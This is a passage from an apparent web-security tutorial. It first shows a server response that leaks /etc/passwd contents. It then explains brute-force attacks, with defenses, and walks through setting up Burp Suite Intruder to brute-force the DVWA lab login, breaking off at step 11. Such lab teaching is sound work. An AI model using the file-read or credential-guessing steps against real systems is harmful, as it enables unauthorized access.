Accept: image/avif,image/webp,*/*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
```

The corresponding response will be the “passwd” file saved on the server. And this is bad news for our website owner Jack.

```
HTTP/1.1 200 OK
Content-Type: image/jpeg
Connection: close
Content-Length: 1256

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

Brute-Force Attack



A brute force attack is a type of cyber attack where an attacker tries to guess a password or encryption key by systematically trying all possible combinations until the correct one is found.
In a password brute force attack, the attacker uses automated software to try a large number of passwords in rapid succession, often using a list of common passwords or a dictionary of words. In an encryption brute force attack, the attacker tries all possible combinations of keys until the correct one is found.
To prevent brute force attacks, web developers and system administrators should implement measures such as:

1. Enforcing strong passwords: This involves requiring users to use complex passwords that are difficult to guess.
2. Implementing account lockout policies: This involves locking user accounts after a certain number of failed login attempts to prevent brute force attacks.
3. Using multi-factor authentication: This involves requiring users to provide additional forms of authentication, such as a one-time code sent to their phone, in addition to their password.


4. Rate-limiting login attempts: This involves limiting the number of login attempts that can be made within a certain period of time to prevent automated brute force attacks.

Users can protect themselves against brute force attacks by using strong and unique passwords, and enabling multi-factor authentication whenever possible. Additionally, being cautious about suspicious emails or websites that may attempt to steal login credentials can help prevent brute force attacks.

The preparation


Here are the lists of applications you should have to do this technique:

1. Burp suite –This story's essential tools to brute force. It doesn't matter if you are using a community or professional version. It only needs your intentions to start and follow this technique until done.
2. Wordlists — Lists of combinations for fulfilling the username and password. I would recommend the SecLists wordlist that you could access from their GitHub.
3. Target — please use a legal target; the implementation in illegal ways is beyond my responsibility. The legal target such as DVWA (Damn Vulnerable Web Apps)(http://192.168.43.94/dvwa/login.php)




Let’s go to the technique of doing a brute force.


1. Open burp suite and start the browser (Target Tab > Open Browser).




2. Access the target using the browser provided by the burp suite; if you observe, the burp suite will record your traffic in the browser. It means the browser is connected to the software.




3. Login the dvwa account, username “admin” password “password” and go to the Brute Force section.




4. Fill in the username and password form but don’t press login, here I fill the username ‘user’ and password ‘1234’.




5. Go to the Proxy tab in your burp suite and click the “intercept is off” to activate it and become “intercept is on” like this.




6. Back to the browser again, click login and look at the burp suite; the traffic will be recorded.




7. Right click on the burp suite, choose sent to intruder.




8. Go to the intruder tab, and before making changes to anything, click clear here to remove the “§” sign.



9. All the “§” signs will be gone, and it will become like this.




10. Next, hover on username and click add to add the “§” sign there.




11. Do the same thing for the password like this. Do it sequentially; I will tell you why this is important later.

